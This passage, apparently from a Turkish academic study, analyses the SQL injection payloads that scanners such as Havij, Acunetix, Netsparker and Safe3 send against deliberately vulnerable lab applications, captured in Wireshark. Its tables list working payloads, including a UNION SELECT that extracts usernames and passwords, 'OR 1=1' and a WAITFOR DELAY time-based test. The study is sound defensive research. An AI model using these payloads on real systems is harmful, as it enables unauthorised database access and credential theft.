AND mantıksal bağlacı ile basit hale getirilen sorgu koşulu doğrulanarak, Şekil 4.4' te yapılan burp suite üzerindeki yapılan analizde de görüldüğü gibi etkin veri yükü tabloda bulunan "admin" bilgisini getirmiştir.




Şekil 4.5. Etkin olmayan sorgu denemesi.

Otomatik olarak SQL enjeksiyon denemesi yapan Şekil 4.6'da gösterilen Havij aracı ile de web for pentester uygulaması üzerinde veri yükü incelemesi yapılmıştır. Araç üzerinde target bölümüne web for pentester uygulamasının SQL enjeksiyon zafiyetinin bulunduğu URL yazılır. Daha sonra "analyze" butonuna basarak tarama işlemi başlatılır. Bu sırada hedef belirtilen sunucuya bağlanıp SQL enjeksiyon zafiyeti yardımıyla veri tabanından bilgileri çekmeye çalışmaktadır. Tarama işlemi bittikten sonra "GET DBs" ile hedefteki veritabanının getirilmesi sağlanmıştır. "Get Tables" butonu ile de getirilen veritabanının tabloları listelendi. Şekilde görüldüğü gibi getirilen "users" tablosu "Get Data" seçeneği ile tablo içindeki bilgilerin getirilmesi sağlanmıştır.



Şekil 4.6. Havij aracında SQL enjeksiyon ile verilerin çekilmesi.

Veri yükü incelenmesinde ağ trafiğini analiz etmemize yarayan wireshark aracı kullanılmıştır. Önce havij programı ile yapacağımız web uygulama bağlantısı ile şekilde görüldüğü gibi hazır hale getirilir. Bilgisayarda başka bir web browser gibi programlar varsa kapatılmalıdır. Wireshark aracı açılarak ağ üzerinde paketleri yakalama butonuna tıklanır ve hemen ardından havij programı üzerinde web uygulaması "analyze" butonu ile taranmaya başlanır. Tarama işlemi bittikten sonra wireshark programı durdurularak ve yakalanan paketler aşağıdaki şekilde analiz edilmiştir. Analizin daha kolay olması için http protokolü filtrelenerek, ağda oluşan veri yükü denemeleri analiz edilmiştir. Şekil 4.7'de yapılan incelemede kullanıcı adı bilgilerinin bulunması konusunda başarılı veri yükü denemeleri wireshark üzerinde tespit edilmiştir.




Şekil 4.7. Havij kullanıcı bilgileri analizi.

Çizelge 4.2. DWVA'a havij aracı ile yapılan SQL enjeksiyon veriyüklerinin analizi.

Veriyükü Denemeleri	**Havij**
Etkin Yük	999999.9%27%20union%20all%20select%20%28select%20concat%280x27%2C0x7e%2Cunhex%28Hex%28cast%28users.name%20as%20char%29%29%29%2C0x5e%2Cunhex%28Hex%28cast%28users.passwd%20as%20char%29%29%29%2C0x27%2C
Yapılan sorgu	union all select (select concat(0x27,0x7e,unhex(Hex(cast(users.name as char))),0x5e,unhex(Hex(cast(users.passwd as char))),0x27,
Etkin Olmayan Yük	%20or%201%3D1
Yapılan sorgu	or 1=1

Çalışmada havij aracının web for pentester uygulamasına arka planda yapmış olduğu veri yükü denemeleri wireshark aracından ayrıştırılarak çizelgede gösterilmiştir. Ayrıştırılan veri yükleri decode edilerek kullanılan SQL sorguları tabloya kaydedilmiştir. Etkin olmayan yük denemesi (or 1=1) sorgu kuşulu DVWA web uygulamasında POST edilerek, yani web uygulaması input alanında el ile denendiğinde veritabanında bulunan

tablodaki herhangi bir id değeri ile eşleşemediğinden dolayı başarılı sonuç alınamamıştır. Etkin olan veri yükü sorgusu incelendiğinde uygulama veritabanında bulunan “users” tablosu içindeki passwd ve name sütun adları için “char” karakter fonksiyonu kullanılmış, “cast” fonksiyonu ile tablo içindeki tüm veri tiplerini dönüştürerek “union all select” operatörü ile tablodaki tüm kullanıcı adı ve şifre bilgilerinin çekilmesi sağlanmıştır.



Şekil 4.8. Havij etkin veri yükü denemesinin wireshark analizi.

[15]’ de önerilen SQL enjeksiyon güvenlik açığı tarayıcısının, güvenlik açığının belirlenmesinde belirtilen diğer web uygulama tarayıcıları ile karşılaştırılmıştır. Yapılan çalışmaya ek olarak güvenlik zafiyetinin keşfinde web tarayıcılarının SQL enjeksiyon zafiyetinin belirlenmesinde arka planda yapmış oldukları veri yükü denemeleri Çizelge 4.3’te karşılaştırılmıştır. Çizelge incelendiğinde, Acunetix aracının başarılı olarak yapmış olduğu veri yükü denemesinde kullanılan AND mantıksal bağlacı içerisindeki matematiksel işlem yapıldığında ‘AND 1=1 kullanılan “Sour” değişkeniyle yapılan mantıksal işlemle aynı mantıksal sonucu üretmesinden dolayı veritabanından “true” her zaman doğru olarak değerlendirilmesine neden olarak sorgu basitleşir. Sorgunun yalnızca kimliği doğrulanmış kullanıcının sahip olduğu öğeleri döndürmesi gereksinimini

atlamasını sağlar ve sorgu artık belirtilen sahiplerinden bağımsız olarak tabloda depolanan tüm girdileri döndürür. Etkin olmayan veri yükündeki matematiksel işlem yapıldığında ‘AND 2=1 sorgu sonucu doğrulanamayarak kullanılan “Sour” değişkeni ile yapılan mantıksal işlemle aynı mantıksal sonucu üretememiş ve başarısız olmuştur.


Netsparker aracının zafiyet taraması esnasında gerçekleştirmiş olduğu etkin veri yükü incelendiğinde otomatik olarak gerçekleştirilen mantıksal sorgu incelendiğinde aynı şekilde başarılı doğrulama işlemi gerçekleşmiştir. Etkin olmayan veri yükü denemesinde ise veri tabanından gelen yanıtların gecikebileceği ve bu esnada veri çekilebileceği ihtimali düşünülerek 25 sn bekletilmeye çalışılmış fakat başarı sağlanamamıştır.

Safe3 zafiyet tarama aracının SQL enjeksiyon zafiyetinin olup olmadığının belirlenmesine yönelik kullanmış olduğu SQL enjeksiyonunda kullanılan karakter ifadeleri Çizelge 4.3’ te gösterilmiştir.

Çizelge 4.3. Web zafiyet tarama araçları veri yükü karşılaştırılması.


Araçlar	**Etkin yükler**	**Yapılan sorgu**	**Etkin olmayan yükler**	**Yapılan sorgu**
Acunetix	'%20AND%202%2b1-1-1%3d0%2b0%2b0%2b1%20AND%20'SouR'%3d'SouR	' AND 2+1-1-1=0+0+0+1 AND 'SouR'='SouR	'%20AND%203%2b1-1-1%3d0%2b0%2b0%2b1%20AND%20'SouR'%3d'SouR	' AND 3+1-1-1=0+0+0+1 AND 'SouR'='SouR
Netsparker	root%20or%201%3D1	' OR 1=1 OR 'ns'='ns	%27))%20WAITFOR%20DELAY%20%270%3a0%3a25%27--	')) WAITFOR DELAY '0:0:25'--
Safe3	/'%60%22(	/'`"(	/-0	/-0

Web güvenlik zafiyetinin belirlenmesinde kullanılan acunetix, netsparker, safe3 araçlarının yaptıkları veri yükü denemeleri wireshark ağ trafik izleme programı ile analizleri yapılarak aşağıdaki şekillerde gösterilmiştir.




Şekil 4.9. Acunetix tarama sonuçları.

Acunetix zafiyet tarama aracı tarafından yapılan başarılı ve başarısız SQL enjeksiyon saldırı denemeleri şekilde gösterilmiştir. Ayrıca Şekil 4.10 ve 4.11'de wireshark üzerinden acunetix zafiyet tarama aracının yaptığı veri yükleri yakalanarak tespit edilmiştir.




Şekil 4.10. Acunetix tablo içi bilgileri sorgusu.




Şekil 4.11. Acunetix veri yükleri.

SQL enjeksiyon zafiyetin keşfinde diğer bir araç olan “safe3 web zafiyet tarayıcısı”nın SQL enjeksiyon zafiyetinin belirlenmesine yönelik tarama yapılmıştır. Yapmış olduğu veri yükleri eş zamanlı olarak Şekil 4.13’de wireshark programı üzerinde analiz edilmiştir.



Şekil 4.12. Safe3 SQL enjeksiyon zafiyet taraması.




Şekil 4.13. Safe3 veri yükü sorguları.

Şekil 4.13'te görüldüğü gibi başarılı veri yükü denemelerinin HTTP 200 durum kodu ile sunucudan başarılı yanıtın geldiği veri yükleri görülmüştür.

Safe3 web zafiyet tarama aracı test ettiği web URL adresinde SQL enjeksiyon zafiyetinin olup olmadığını sorgu bölme yöntemlerini kullanarak parametreler yardımıyla yaptığı tespit edildi.


Web uygulaması güvenlik tarayıcılarından diğeri olan "Netsparker" programı sanal windows bilgisayarına kurulumu yapılarak ve web for pentester uygulamasının SQL enjeksiyon açığının bulunduğu URL adresi girilerek zafiyet taraması yapıldı.

Şekil 4.14'te Netsparker web uygulama zafiyet tarayıcısının tarama işlemi sonunda bulduğu zafiyetler gösterilmiştir. Ayrıca bu tarayıcının SQL enjeksiyon zafiyetini keşfederken kullanmış olduğu veri yükü denemeleri görüntülenmiştir.



Şekil 4.14. Netsparker zafiyet tarama sonuçları.


Çizelge 4.3'te Netsparker web uygulama zafiyet tarayıcısının yapmış olduğu veri yükü ve sorguların wireshark ağ paket izleme programı ile yakalanarak tespit edilen sorgular gösterilmiştir.




Şekil 4.15. Netsparker taraması kullanıcı bilgileri.

